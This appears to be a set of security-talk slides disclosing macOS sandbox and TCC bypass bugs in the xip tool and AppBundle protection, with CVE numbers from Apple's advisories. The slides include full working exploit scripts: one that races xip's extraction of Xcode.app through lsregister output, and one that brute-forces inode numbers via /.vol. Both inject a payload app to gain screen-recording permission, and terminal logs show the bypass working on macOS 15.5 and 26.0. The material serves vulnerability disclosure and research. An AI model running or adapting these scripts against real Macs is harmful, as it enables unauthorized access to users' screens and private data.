mkdir -p main.app/Contents/MacOS/

clang -fobjc-arc -framework Foundation -framework Cocoa -arch x86_64 -arch arm64 main.m -o main.app/Contents/MacOS/main

echo '<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>com.apple.security.app-sandbox</key>
  <true/>
  <key>com.apple.security.exception.sbpl</key>                                     sbpl
  <array>
    <string>(allow file-read* file-write* (require-all (vnode-type REGULAR-FILE)))</string>
    <string>(allow mach-lookup (global-name "com.apple.security.syspolicy.exec"))</string>
  </array>
</dict>
</plist>' > ./entitlements.plist

echo '<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>CFBundleIdentifier</key>
  <string>com.example.sb4</string>
  <key>CFBundleExecutable</key>
  <string>main</string>
</dict>
</plist>' > ./main.app/Contents/Info.plist

codesign --verbose --sign "Zhongquan Li" --entitlements ./entitlements.plist main.app

# open ./main.app
./main.app/Contents/MacOS/main
```

```
sh-3.2$ sw_vers ; csrutil status
```

Name	Date Modified	Size	Kind
TextEdit	Jul 10, 2024 at 19:37	--	Folder
Pages	Jul 10, 2024 at 19:29	--	Folder
Calc	Jul 10, 2024 at 18:54	--	Folder
FindMyWidgetItems	Jul 8, 2024 at 18:20	--	Folder
Contacts	Jul 8, 2024 at 18:20	--	Folder
FindMyWidgetPeople	Jul 8, 2024 at 18:20	--	Folder
BatteriesAvocadoWidget	Jul 8, 2024 at 18:20	--	Folder
com.apple.SafariFoundation.CredentialProviderExtensionHelper	Jul 4, 2024 at 15:26	--	Folder
QuickTime Player	Jul 4, 2024 at 15:19	--	Folder
Archive Utility	Jul 4, 2024 at 15:08	--	Folder
WeChat	Jul 4, 2024 at 12:37	--	Folder
Translate	Jul 4, 2024 at 12:25	--	Folder
iScreen Shotter	Jul 4, 2024 at 12:04	--	Folder
App Store	Jul 4, 2024 at 12:03	--	Folder
Sign In With Apple	Jul 3, 2024 at 14:44	--	Folder
TencentMeeting	Jul 3, 2024 at 14:43	--	Folder
Shortcuts	Jul 2, 2024 at 16:09	--	Folder
BookThumbnail	Jul 2, 2024 at 16:06	--	Folder

Name	Date Modified	Size	Kind
Archive	Today at 14:43	--	Folder
exp.sh	Today at 14:43	1 KB	Shell Script
main.m	Today at 14:20	2 KB	Objective-C
MainMenu.nib	Apr 15, 2024 at 15:07	3 KB	Document
MainMenu.xib	Apr 15, 2024 at 15:07	2 KB	Interface Builder
scripts	Today at 14:06	--	Folder
compile.sh	Today at 13:43	1 KB	Shell Script
com.apple.launchd.sFVyKnyixD	Jul 10, 2024 at 18:59	--	Folder
MainMenu.nib	Today at 14:40	3 KB	Document
powerlog	Jul 10, 2024 at 18:59	--	Folder
Xcode_15.4.xip	Yesterday at 20:14	3.43 GB	XIP Se...Archive

Name	Date Modified	Size	Kind
AdhocSignatureCache	May 20, 2024 at 13:36	--	Folder
TCC copy 2.db	Jul 10, 2024 at 19:37	74 KB	Document
TCC copy 3.db	Jul 10, 2024 at 19:37	74 KB	Document
TCC.db	Today at 14:44	74 KB	Document

Patch

- Deny the operation if the caller is not sandboxed

```
    }  
    if ( (unsigned __int8)_xpc_runtime_is_app_sandboxed() )  
    {  
        v14 = CFSTR("Tool is not permitted to run from an App Sandbox.");  
_67:  
        v79 = __stderrp;  
        v80 = (const char *)-[__CFString UTF8String](v14, "UTF8String");  
        fprintf(v79, "xip: error: %s\n", v80);  
        v15 = 1;  
        objc_release(v13);  
        goto LABEL_68;  
    }  
    ...
```

Patch : Possible Exploitable 1

```
void __cdecl __xpc_runtime_is_app_sandboxed_block_invoke(id a1)
{
    unsigned int v1; // eax
    char v2[1024]; // [rsp+0h] [rbp-410h] BYREF

    ((void (__fastcall *)(char *, __int64))j__bzero)(v2, 1024LL);
    v1 = j__getpid();
    if ( !(unsigned int)((__int64 (__fastcall *)(_QWORD, char *, __int64))sandbox_container_path_for_pid)(v1, v2, 1024LL) )
    {
        if ( v2[0] )
            _xpc_runtime_is_app_sandboxed_containerized = 1;
    }
}
```

libxpc

Timing Window

Patch : Possible Exploitable 2

- When a sandboxed app launches,
 - It registers its private container folder with containermanagerd
- The function below :
 - Returns the private container folder path
 - If it's not null, means this app is sandboxed

```
__int64 __fastcall sandbox_container_path_for_pid_0(int a1)
{
    if ( !a1 )
        j__getpid_0();
    return __sandbox_ms("Sandbox", 4LL);
}
```

Bug Bounty? Have a guess

Bug Bounty? Have a guess

- \$47,000

Core Strategy of Non-Atomic Protection

- Attacker has read / write access in TemporaryItems folder
- But can't list files in TemporaryItems
- The temporary folder is named with a random suffix
 - NS_{FIX_STRING}_{RANDOM_STRING}
- Can't modify a file if we don't know the full path
- Our target : Find a way to leak the full path


GuluBadXip2 : OE1102040964834

- Xip decompresses Xcode.xip
- Xip registers Xcode.app
- Xip calls the privilege function to trust the extracted Xcode.app
- Xip moves the trusted Xcode.app to its destination

GuluBadXip2 : OE1102040964834

- Wide timing window

22:36:35.337918+0000	xip	Enabling System Keychain Always due to platform
22:36:35.337998+0000	xip	[0x600015bc0f0] activating connection: mach=true listener=false peer=false name=com.apple.trustd.agent
22:36:35.339273+0000	xip	[0x11ef06c00] activating connection: mach=true listener=false peer=false name=com.apple.security.syspolicy.exec
22:36:35.341783+0000	xip	[0x11ef06c00] invalidated because the current process cancelled the connection by calling xpc_connection_cancel()
22:36:37.766808+0000	xip	[0x600015bc000] activating connection: mach=true listener=false peer=false name=com.apple.cfprefsd.daemon
22:36:58.477124+0000	xip	NotifyToken::RegisterDispatch(user.uid.501.com.apple.LaunchServices.database) fired for session key <private>
22:37:32.879847+0000	xip	[0x10f008960] activating connection: mach=true listener=false peer=false name=com.apple.security.syspolicy.exec



```
sb.txt
002 bundle id: Xcode (0x9010)
003 Bundle node not found on disk: Error Domain=NSOSStatusErrorDomain Code=-43 "fnfErr: File not found" UserInfo={_LSLine=1598, _LSFunction=_LSBundleCreateNode}
004 class: kLSBundleClassApplication (0x2)
005 container: / (0x4)
006 mount state: mounted
007 Mach-O UUIDs: E8D16729-6CC7-33BF-B1FA-F06C0259C049, A2F0D91B-E66F-3931-9E6D-F93AA775D1AE
008 sequenceNum: 36880
009 path: /private/var/folders/kd/z3w8k5157wx4zpxz7phykz1w0000gn/T/TemporaryItems/E41400A8-FF32-4FF1-8F38-F2557CFF819B/Xcode.app (0xf888)
010 directory: Other (255)
011 name: Xcode
012 displayName: Xcode
013 localizedNames: "en" = ?, "LSDefaultLocalizedValue" = "Xcode"
014 localizedShortNames: "en" = ?, "LSDefaultLocalizedValue" = "Xcode"
015 localizedMicrophoneUsage: "en" = ?, "LSDefaultLocalizedValue" = "Allow access to the microphone to preview your Core ML model using live audio."
016 teamID: 59GAB85EFG
017 category: public.app-category.developer-tools (0xab50)
018 identifier: com.apple.dt.Xcode
019 canonical id: com.apple.dt.xcode
020 version: 22622.0 ({length = 32, bytes = 0x5e580000 00000000 00000000 00000000 ... 00000000 00000000 })
021 versionString: 22622
022 displayVersion: 15.4
023 mod date: 2025-05-10 22:35 (POSIX 1746887753, Δ 5min 33sec)
024 exec mod date: 2024-05-09 04:53 (POSIX 1715201612, Δ 1yr 1day 17hr 47min 54sec)
025 reg date: 2025-05-10 22:36 (POSIX 1746887785, Δ 5min 1sec)
026 reg mod date: 2025-05-10 22:36 (POSIX 1746887785, Δ 5min 1sec)
```

```

#!/bin/bash

rm -rf /tmp/Xcode.app ./Xcode.app

rm -rf __* modifiedPixie.app
unzip -d . modifiedPixie.zip > /dev/null 2>&1
rm -rf __*

FILE_PATH="/tmp/Xcode_16.3.xip"
# Check if the file exists
if [ ! -f "$FILE_PATH" ]; then
    echo "Error: $FILE_PATH does not exist. Please download it from
    https://developer.apple.com/download/all/ first"
    exit 1
fi

# If the file exists, continue with the rest of the script (if any)
echo "$FILE_PATH exists. Continuing with the script..."

# Define the command to get the Xcode.app paths
CMD="/System/Library/Frameworks/Kernel.framework/Frameworks/
LaunchServices.framework/Support/lsregister -dump | grep $TMPDIR
| grep Xcode.app"

# Function to execute the command and capture the output
get_xcode_paths() {
    eval "$CMD"
}

# Execute the command initially and capture the output
INITIAL_OUTPUT=$(get_xcode_paths)

# Parse the initial output to extract the paths
INITIAL_PATHS=()
while IFS= read -r line; do
    # Extract the path using a regular expression
    if [[ $line =~ path:[[:space:]]+([^\(]+) ]]; then
        XCODE_PATH="${BASH_REMATCH[1]}"
        INITIAL_PATHS+=("$XCODE_PATH")
        echo "Initial Xcode.app path: $XCODE_PATH"
    fi
done <<< "$INITIAL_OUTPUT"

# If no initial paths were found, set INITIAL_PATHS to an empty array
if [ ${#INITIAL_PATHS[@]} -eq 0 ]; then
    echo "No initial Xcode.app paths found. Monitoring for new
    paths..."
else
    echo "Monitoring for new Xcode.app paths..."
fi

```

```

echo "Unzip Xcode:"
nohup xip --expand /tmp/Xcode_16.3.xip &
echo "Monitoring..."
# Enter a while loop to continuously check for new paths
while true; do
    # Execute the command and capture the output
    CURRENT_OUTPUT=$(get_xcode_paths)

    # Parse the current output to extract the paths
    while IFS= read -r line; do
        if [[ $line =~ path:[[:space:]]+([^\(]+) ]]; then
            XCODE_PATH="${BASH_REMATCH[1]}"
            # Check if the path is new
            if ! [[ " ${INITIAL_PATHS[@]} " =~ " $XCODE_PATH " ]];
            then
                echo "New Xcode.app path found: $XCODE_PATH"
                XCODE_PATH=$(echo "$XCODE_PATH" | sed '
                s/[[:space:]]*$//') # Trim trailing spaces
                echo "Inject Payload!!!"
                mv modifiedPixie.app "$XCODE_PATH/Contents/
                modifiedPixie.app"
                break 2
            fi
        fi
    done <<< "$CURRENT_OUTPUT"

    # Sleep for a short period before checking again
    sleep 1
done

echo "Inject Done, wait....."
while true; do
    if [ -d "./Xcode.app" ]; then
        break
    fi
    sleep 1
done

echo "./Xcode.app created, sleep 2 seconds then launch the
    modifiedPixie, it could be any app"
sleep 2

echo "Fire in the hole!! "
open ./Xcode.app/Contents/modifiedPixie.app
echo "Done, we gained Screenshot TCC : /tmp/out_screencapture.jpg"

```

GuluBadAtomic4 : CVE-2025-43260

- If we don't know the full path, we can't modify files
- Really?

CVE-2025-43260

Apple has assigned CVE-2025-43260 to this issue. CVEs are unique IDs used to uniquely identify vulnerabilities. The following describes the impact and description of this issue:

- **Impact:** An app may be able to hijack entitlements granted to other privileged apps
- **Description:** This issue was addressed with improved data protection.

support.apple.com/124149 >

Fsid and Inode Number

- Inspired by Gergely Kalman @ [gergely Kalman](https://gergelykalman.com/slides/the_missing_guide_to_filesystem_security_v1.pdf)

https://gergelykalman.com/slides/the_missing_guide_to_filesystem_security_v1.pdf

```
sh-3.2$ echo flag > flag.txt
sh-3.2$
sh-3.2$
sh-3.2$ stat flag.txt
16777220 559015767 -rw-r--r-- 1  staff 0 5 "Aug 21 14:25:54 2024" "Aug 21 14:25:53 2024" "Aug 21 14:25:53 2024" "Aug 21 14:25:53 2024" 4096 8 0 flag.txt
sh-3.2$
sh-3.2$
sh-3.2$ cat /.vol/16777220/559015767
flag
sh-3.2$
sh-3.2$
```

fsid inode number

Fsid and Inode Number

```
[sh-3.2$ mkdir hello hello2  
[sh-3.2$  
[sh-3.2$ stat hello  
16777220 559016073 drwxr-xr-x 2  
[sh-3.2$  
[sh-3.2$ stat hello2  
16777220 559016074 drwxr-xr-x 2  
sh-3.2$ |
```

Two red arrows are present. One arrow points from the top right towards the inode number '559016073' in the 'stat hello' output. The other arrow points from the bottom right towards the inode number '559016074' in the 'stat hello2' output.

Bypass Non-Atomic Security Protection

- Create a temporary file and record its inode number.
 - E.G. : inode number starts at 1
- Decompressing : Xcode.xip
- Sleep 10 seconds
- Create another temporary file and record its inode number
 - E.G. : inode number ends at 1000
- The inode number of the extracting Xcode.app must fall within that range 1-1000
- Then brute-force it

```
#!/bin/bash
```

```
killall xip
file_path="/tmp/Xcode_15.4.xip"

if [ ! -f "$file_path" ]; then
    echo "Xcode_15.4.xip not found. Please download it from
    https://developer.apple.com/download/all/ first. "
else
    echo "Xcode_15.4.xip exists, go"
fi

rm -rf /tmp/tempfile_start /tmp/tempfile_end

rm -rf Pixie.app __MACOSX
rm -rf Xcode.app

unzip -d . Pixie.zip > /dev/null 2>&1

rm -rf __MACOSX
rm -rf Pixie.app/Contents/Resources/Base.lproj/MainMenu.nib
cp MainMenu.nib Pixie.app/Contents/Resources/Base.lproj/MainMenu.nib

mkdir /tmp/tempfile_start
tempfile_start_output=$(stat /tmp/tempfile_start)

fsid=$(echo $tempfile_start_output | awk '{print $1}')
tempfile_start_inodenum=$(echo $tempfile_start_output | awk '{print $2}')

echo "FSID: $fsid"
echo "Inode Number: $tempfile_start_inodenum"

nohup xip --expand $file_path &

echo "Sleep 10 seconds. Verifying and unzipping"
sleep 10
mkdir /tmp/tempfile_end

tempfile_end_output=$(stat /tmp/tempfile_end)


# fsid is the same so we only need to collect the inode number
tempfile_end_inodenum=$(echo $tempfile_end_output | awk '{print $2}')
echo "Inode Number: $tempfile_end_inodenum"
```

```
while true; do
    for ((i=tempfile_start_inodenum+1; i<tempfile_end_inodenum; i++)); do

        if find /.vol/$fsid/$i -type d -name "Xcode.app" -exec test -d {}/
        Contents \; -print -quit > /dev/null 2>&1; then
            mv Pixie.app /.vol/$fsid/$i/Xcode.app/Contents/Pixie.app
            if [ $? -eq 0 ]; then
                echo "Path is : /.vol/$fsid/$i"
                echo "Move successful, exiting loop."
                break 2
            else
                echo "Move failed, continuing loop."
            fi
        fi
    done
    sleep 1
done
echo "Nice! "
echo "Unzipping.. Waiting...."

while true; do
    if [ ! -d "./Xcode.app" ]; then
        continue
    else
        break
    fi
done

echo "Done. Check /tmp/out_screenshot.jpg"
open ./Xcode.app/Contents/Pixie.app
```



Screen & System Audio Recording

Screen & System Audio Recording
Allow the applications below to record the content of your screen and audio, even while using other applications.

Terminal ☒

System Audio Recording Only

Allow the applications below to access and record your system audio.

No Items

```
sh-3.2$ open $TMPDIR
sh-3.2$ sw_vers ;csrutit status
```

poc-pixie

Name	Date Modified	Size	Kind
exp.sh	Today at 15:01	2 KB	Shell Script
MainMenu.nib	Today at 14:13	2 KB	Document
Pixie.zip	Today at 14:13	258 KB	ZIP archive

TemporaryItems

Name	Date Modified	Size	Kind
------	---------------	------	------

tmp

Name	Date Modified	Size	Kind
com.apple.launchd.IMHY3u2dzh	Aug 16, 2024 at 10:06	--	Folder
Xcode_15.4.xip	May 22, 2024 at 14:19	3.43 GB	XIP Se...Archive

Patch?

```
sh-3.2$ getentitlements /usr/bin/xip
Executable=/usr/bin/xip
warning: Specifying ':' in the path is deprecated and will not work in a future release
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>com.apple.private.security.restricted-application-groups</key>
  <array>
    <string>group.com.apple.xip.PKSignedContainer</string>
  </array>
  <key>com.apple.private.security.sypolicy.package-installation</key>
  <true/>
  <key>com.apple.security.application-groups</key>
  <array>
    <string>group.com.apple.xip.PKSignedContainer</string>
  </array>
</dict>
</plist>
```

```
Event Type: file::create
Process: /usr/bin/xip
Pid: 20261 (Parent) -> 20253
User: [REDACTED]
Timestamp: 202008571351
Platform Binary: true
Signing ID: com.apple.xip
Props:
{
  path = "/Users/[REDACTED]/Library/Group Containers/group.com.apple.xip.PKSignedContainer/PKSignedContainer-UnarchiveOperations/A465E8E5-940B-44DA-B57B-1330963FA610/Xcode.app/";
  size = 64;
}
```

Patch: Only For XIP

- Inode Number Enumeration could bypass non-atomic protection
- XIP was one of the good targets
- There are more good targets
- Apple did not address the root cause broadly
 - They solved it case-by-case
 - Not a good solution
- Good Luck

GuluBadAppBundle7 : CVE-2025-43404

CVE-2025-43404

Apple has assigned CVE-2025-43404 to this issue. CVEs are unique IDs used to uniquely identify vulnerabilities. The following describes the impact and description of this issue:


- **Impact:** An app may be able to access sensitive user data
- **Description:** A permissions issue was addressed with additional sandbox restrictions.

support.apple.com/125634 >

GuluBadAppBundle7 : CVE-2025-43404

- SIP > MACL > TCC
- How about the non-atomic protection?
 - Is it more powerful than AppBundle TCC too?

Non-Atomic Protection < macOS 26 : No



```
sh-3.2$ sw_vers ;csrutil status
ProductName:      macOS
ProductVersion:   15.5
BuildVersion:     24F74
System Integrity Protection status: enabled.
sh-3.2$
sh-3.2$ pwd
/var/folders/kd/z3w8k5157wx4zpxz7phykz1w0000gn/T/TemporaryItems
sh-3.2$
sh-3.2$ echo $TMPDIR
/var/folders/kd/z3w8k5157wx4zpxz7phykz1w0000gn/T/
sh-3.2$
sh-3.2$ # Trigger signature verification. OS will protect this folder via AppBundle TCC
sh-3.2$ gktool scan ./WeChat.app
Progress: 2036557202/2036557202
Scan completed and software is allowed by system policy.
sh-3.2$
sh-3.2$ # We cannot modify its content after the first run.
sh-3.2$ touch ./WeChat.app/1
touch: ./WeChat.app/1: Operation not permitted
sh-3.2$
```

Non-Atomic Protection >= macOS 26 : Yes

```
sh-3.2$ sw_vers ;csrutil status
ProductName:      macOS
ProductVersion:   26.0
BuildVersion:     25A5295e
System Integrity Protection status: enabled.
sh-3.2$
sh-3.2$
sh-3.2$ echo $TMPDIR
/var/folders/85/4x3p01zn31bb05n17h11gwyw0000gp/T/
sh-3.2$
sh-3.2$ pwd
/var/folders/85/4x3p01zn31bb05n17h11gwyw0000gp/T/TemporaryItems
sh-3.2$
sh-3.2$
sh-3.2$ # NO FDA TCC
sh-3.2$ touch /Users/vmtest/Library/Safari/1
touch: /Users/vmtest/Library/Safari/1: Operation not permitted
sh-3.2$
sh-3.2$ ls -l
total 0
ls: .: Operation not permitted
sh-3.2$
sh-3.2$
sh-3.2$ # Exploit
sh-3.2$ # Clean first
sh-3.2$ rm -rf ./Pages.app
sh-3.2$
sh-3.2$ # Clone an app then trigger signature verification
sh-3.2$ cp -a -X /Applications/Pages.app .
sh-3.2$
sh-3.2$ gktool scan ./Pages.app
Progress: 971575296/971575296
Scan completed and software is allowed by system policy.
sh-3.2$
sh-3.2$ # The scan result is 3, AppBundle Protection is protecting this folder
sh-3.2$ # But we still could access this folder because this folder is under TemporaryItems, this is an exceptionl.
sh-3.2$ touch ./Pages.app/Contents/1
sh-3.2$
sh-3.2$ # Done. We should not, but in fact, we can.
```

Bypassed

GuluBadAppBundle8 : CVE-2025-43406

CVE-2025-43406

Apple has assigned CVE-2025-43406 to this issue. CVEs are unique IDs used to uniquely identify vulnerabilities. The following describes the impact and description of this issue:

- **Impact:** An app may be able to access sensitive user data
- **Description:** A logic issue was addressed with improved restrictions.

support.apple.com/125634 >

Another Special Place : Root Required

- /Library/Preferences/Logging/Subsystems

```
sh-3.2# sw_vers ;csrutil status
ProductName:      macOS
ProductVersion:   26.0
BuildVersion:     25A5295e
System Integrity Protection status: enabled.
sh-3.2#
```

```
sh-3.2# gktool scan /tmp/Pages.app
Progress: 971575296/971575296
Scan completed and software is allowed by system policy.
sh-3.2#
sh-3.2#
sh-3.2# # AppBundle TCC is protecting this folder, we could not modify its content
